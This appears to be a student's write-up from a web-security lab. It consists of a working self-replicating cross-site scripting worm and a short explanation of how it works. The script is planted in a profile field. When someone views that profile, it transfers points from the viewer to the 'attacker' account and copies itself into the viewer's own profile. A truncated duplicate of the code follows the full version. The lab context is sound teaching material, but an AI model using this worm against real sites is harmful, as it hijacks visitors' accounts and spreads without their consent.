
James Van Gilder, 9081186117

Attack Code

```
<script id=replica type="text/javascript">
  var req = new XMLHttpRequest();
  req.open('POST', 'http://localhost:8080/transfer', 'True');
  req.setRequestHeader('Content-type',
      'application/x-www-form-urlencoded');
  req.send("to=attacker&pointsToTransfer=1");

  var requ = new XMLHttpRequest();
  requ.open('POST', 'http://localhost:8080/account', 'True');
  requ.setRequestHeader('Content-type',
      'application/x-www-form-urlencoded');

  var headerTagi = '<script id';
  var headerTagii = '=replica';
  var headerTagiii = 'type=\"text/javascript\">';
  var headerTag = headerTagi + headerTagii + headerTagiii
  var jsCode = document.getElementById('replica').innerHTML;
  var tailTag = '</' + 'script>';
  var replicaCode = headerTag + jsCode + tailTag;
  requ.send("value=" + replicaCode);
</script>
```



```
<script id=replica type="text/javascript">
  var req = new XMLHttpRequest();
  req.open('POST', 'http://localhost:8080/transfer', 'True');
  req.setRequestHeader('Content-type',
      'application/x-www-form-urlencoded');
  req.send("to=attacker&pointsToTransfer=1");

  var requ = new XMLHttpRequest();
```

Explanation:

The script that I wrote in the profile text portion of the attacker profile works similarly to a SQL injection attack in that where the program is expecting the user to input plain text, I input something that the site then executes. In this case, the input text contained script tags that contained two POST requests that did the following: went to the point transfer page and transferred one point to me, the attacker, and then the second request duplicated the whole script into the victim's profile in order to spread more effectively. This attack duplicates itself into the profile of anyone who visits a page infected by it and then sends points to me, the attacker. The self replication portion of the "virus" operates the same way that the point transfer does; by making a POST request that visits the user profile and submits my predetermined text into their profile textbox. The way I learned how to do this was by viewing the "inspect element" portion of the webpage while making each of these types of requests legitimately and then duplicating the format of the request.